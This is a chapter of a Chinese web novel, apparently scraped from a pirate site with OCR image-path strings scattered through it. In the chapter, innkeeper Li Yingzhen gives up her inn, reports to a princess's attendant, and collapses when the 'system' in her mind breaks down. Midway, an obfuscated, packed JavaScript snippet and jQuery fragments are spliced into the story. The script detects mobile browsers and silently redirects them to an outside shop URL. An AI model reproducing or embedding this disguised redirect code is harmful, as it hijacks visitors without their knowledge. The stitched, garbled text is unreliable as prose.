在雷厉风行地转让“客来居”之前,黎映真已经给客栈众人做过铺垫,所以当翌日天亮,大家又聚在客栈时,听见客栈换了东家这个消息,大伙虽觉失落,但也对黎映真给予支持。
看着原本应该在早市开门迎客,如今却大门紧闭的客栈,黎映真还是有些不舍。
阿桃问道:“掌柜的,我们什么时候能再回来?”
小姑娘看来满脸舍不得,眼眶都禁不住发红湿润。
“没事。”黎映真摸了摸阿桃的脑袋,拿出大姐姐的温柔,俯身将阿桃眼角溢出的眼泪擦去,道,“我会尽快的。”
阿桃拿出刚才黎映真给自己的银子,哽咽道:“掌柜的,这补偿金要不先给你吧。我看你给大伙都发了比平时工钱多两三倍的银子,你自己该不够用了。”
“这是你们应得的。”黎映真将银子推回去,有意拿身子挡着,“财不外露,你赶紧收好。我是掌柜的,能缺银子用?你好好照顾自己,等我把手头最要紧的事解决了,一定第一时间把你们都找回来帮忙。如果……你们还愿意的话。”
“当然愿意!”阿桃用力点头,见黎映真去意已决,她不再多说什么,收好了银子就此离开。
客来居换主的消息一定很快就会在县里传开,黎映真不想在这些不重要的事上浪费心神,于是在李弦安排下,在五味轩附近租了一间清静干净的屋子安顿下来。
在之后的几日里,她深居简出,一面整理心绪,一面做接下去的计划,既要能给十一娘交代,也要能应对可能出现的系统问题。
果真,两日后的下午,十一娘身边的长随便出现在五味轩外。
不是十一娘亲至,对黎映真而言总要好些。
给长随奉茶后,她便将自己屡遭黎文远构陷,甚至被危及性命的状况都说了出来,个中细节虽有修饰,但她不满黎世昌偏袒、为求安宁和专心经营生意的意图都表达明确了。
见长随沉默,眼波不动,黎映真猜不出其喜怒,便再放低了姿态,垂眉道:“民女深知,辜负殿下对客来居的期望,但与其在倾轧中耗尽心力,不如壮士断腕,另起炉灶。殿下原本就是给民女机会,而不是给客来居机会。”
长随此时仍未言语,但方才若有所思,如今已抬眼看向黎映真,道:“黎掌柜果决,但殿下在客来居投的银子却未能收获预期利润与声势,需知真要养一个招牌,算不得十分容易。”
“烦请大人转告殿下,民女能撑起第一个客来居,就能再推出第二个。客来居如今也只是易主,未见得就此消失,殿下若在意,只一句话,黎家人也得好好经营,只是风格不同以往罢了。”黎映真道。
她又取来一只锦盒交给长随,道:“殿下当初的注资,大部分都用在了话本杀相关的布置和必要的支出,剩余的部分,连同殿下的分红,民女已悉数备好,一并还有账目明细,都在这里。”
长随接了锦盒并不曾打开,只放在手边的茶几上,继续问道:“殿下并非不信任黎掌柜,只是好奇,黎掌柜准备如何东山再起?还跟客来居一样?”
虽又得了十一娘的橄榄枝,可毕竟是自己先斩后奏,黎映真不敢在此时就大意松懈,脸色绷紧了几分,垂首回道:“民女打算,以五味轩为核心,专注于药膳养生与特色外送,同时探索与码头货运相关的便捷食肆服务,或许还能借此,接触到一些……不同往来的消息。”
一面说,她一面递上重新写过的计划书。
长随接了计划书,同样未曾打开,但这次拿在了手里。
良久后,长随才点头道:“我会将黎掌柜的意思转达给殿下。先预祝黎掌柜,生意兴隆。”
长随起身时,那封计划书还在长随手中,但锦盒原封不动地就摆在茶几上。
至此,算了暂且过了十一娘的第一关,黎映真暗暗松了口气。
送走长随后,黎映真找来赵淮,正式提出扩建五味轩一事。
眼下的铺头只做外送和小点堂食还算够用,但十一娘想要的显然不止她方才说的那些,客来居曾经有的,如今的五味轩也要有,且要更好。
和赵淮的商议原本顺利,但那个沉寂了几日的系统提示音,忽然又在脑海中以一种极其怪异的方式响了起来。
那不再是冰冷的金属音,而是充满了杂音、卡顿和逻辑混乱的碎片词句。
“滋滋……绑定实体客来居……经营权限变更……规则……符合……”
“能量场匹配度……错误!能量供给……接近零!系统运行……基础……崩溃……”
一阵极其尖锐的金属撕裂噪音猛地刺入黎映真的脑海,她即便扶着身边的桌子,身体也像是不受控地想要瘫去地上。
凭着仅剩的意志,她仍死死抓着桌角,浑身紧绷着与脑海中的杂音对抗。
“警告!检测到原宿主脱离……强制召回程序启动……”
“失败……滋滋……根据底层协议……错乱……数据溢出……”
赵淮见状,连忙上前道:“掌柜的,你怎么了?”
黎映真用尽力气才勉强摇了一下头,不知自己此刻脸色煞白,毫无人色。
而她的大脑里更是翻江倒海,系统的反应比她预想的还要剧烈。
果然像她猜测的那样,系统必须绑定限定范围内的唯一实体,而现在客来居的权责都在黎文远身上。
正是因为系统试图绑定黎文远,但黎文远根本无法提供任何能量,导致系统核心逻辑崩溃,才有现在的数据混乱,以至影响到还未完全清除大脑中数据的她。
但也正是有这样的表现,让她知道自己的计划应该是成功了,只是不知这后遗症还要持续多久。
黎映真强迫自己集中精神,在脑海中冷冷地观察着这一切,就连所谓的精神对抗都处在无声状态,没有任何回应,也没有任何试图挽救的念头。
尖锐的噪音和混乱的提示持续了很长时间,声音终于消失的那一刻,她才放弃了所有的抵抗,整个身子滑去地上。
“砰。”
累得连抬头的力气都没有,额角直接磕在桌腿上,疼,可她发不出声。
此时此刻,所有的思绪都仿佛不存在,脑海陷入了一片前所未有的寂静。
所幸她尚有意识,知道这样的安宁不是坏事,便靠着桌腿在地上坐着。
“掌柜的,你没事吧?”赵淮看着她仍无血色的脸,尤其那双往日善良慧黠的眼睛如今暗淡无光,又
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17216824|192900||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
总是不说话,身体的起伏都很微弱,更是焦急道,“掌柜的,究竟怎么回事?”
她想回答,但先前过于突然和剧烈的刺激让身体变得麻木,除了大脑还有意识,其他都不像是她能控制的。
被赵淮从地上捞起来,她还是不能在凳子上坐,无奈听着赵淮喊其他人过来。
一群人又是扶着她,又是去找大夫、找李弦的,闹了好一阵。
李弦赶来时,她正被赵淮扶着,强行被按着维持坐姿,由陈大夫把脉看诊。
经验丰富的老郎中搭着她的脉,眉头锁得紧,捋着长须,多时都未曾说话。
“怎么样了?”李弦拨开围在黎映真身边的人群,见赵淮有意让位,他即刻扶上黎映真肩头,又抽了旁边的凳子坐下,让她靠着,问道,“哪里不舒服吗?”
见她愣愣的,不说话,他再问陈大夫道:“陈大夫……”
不等李弦问完,陈大夫摇头道:“脉象如游丝悬崖,似有还无,气息绵绵,若存若亡,奇怪,太奇怪了。”“陈大夫,你这究竟是什么意思?”吴二急道,“掌柜的平日都好好的,怎么突然就变成这样了?你医术高超,一定要想办法治好我们家掌柜的。”
“黎掌柜身僵如槁木,体冷若寒玉,似神魄惊散,离体而去,看着像是离魂之症。”陈大夫道。
“离魂症?”李弦以往对这类奇症怪病并不以为意,但眼见黎映真症状突发,至今还未开口说过只言片语,已由不得他不在意,追问道,“如何治?”
“除了服药稳固,辅以金针刺穴,其余只能但听天命了。”陈大夫道。
“什么?”吴二闻言大惊,“怎么会?怎么会这样?掌柜的平日都行好事,怎么可能突然得离魂症?”
他来回踱着步,越说越气愤,忽然灵光一闪,道:“一定是被黎家的人害的!他们抢了客来居,抢了掌柜的心血,我这就找他们算账!”
赵淮见状,赶忙将他拉住,二人拉扯着先行去了外头。
李弦又向陈大夫询问了关于离魂症的治疗之法,陈大夫答应回了德仁堂与其他大夫一同会商黎映真的病症,毕竟她的情况只是与离魂症有些相似,并不完全符合。
待陈大夫走了,李弦还是那样给黎映真当人身靠枕,柔声问道:“带你回家?”
见她垂着的长睫微微动了动,他直接将人打横抱起。
那单薄的身子从未这样听话,被他抱着,还往他怀里陷,侧脸贴在他心口上,每一次心跳都让她听去了。
这心跳,稳健有力,就像他这双手臂一样,教她觉得无比安全。
只是跳得有些快。
眼下这一刻,她腔子那颗心,也是这个频率。
将近门口时,李弦停了脚步,只因发现她似乎又往自己怀里“钻”了一些,方才微阖的双眼,这会儿完全闭上了。
“病了而已,不丢人。”李弦向上托了一把,那颗毛茸茸的脑袋自他下颌轻轻擦过,头顶的发丝蹭得他有些痒,“看大家那么关心你,早些好起来。”
见那浓密的睫毛又像是动了动,他歪头凑近道:“我也等着。”
那蝶翼似的长睫没再动了,怀里那人好像睡着了。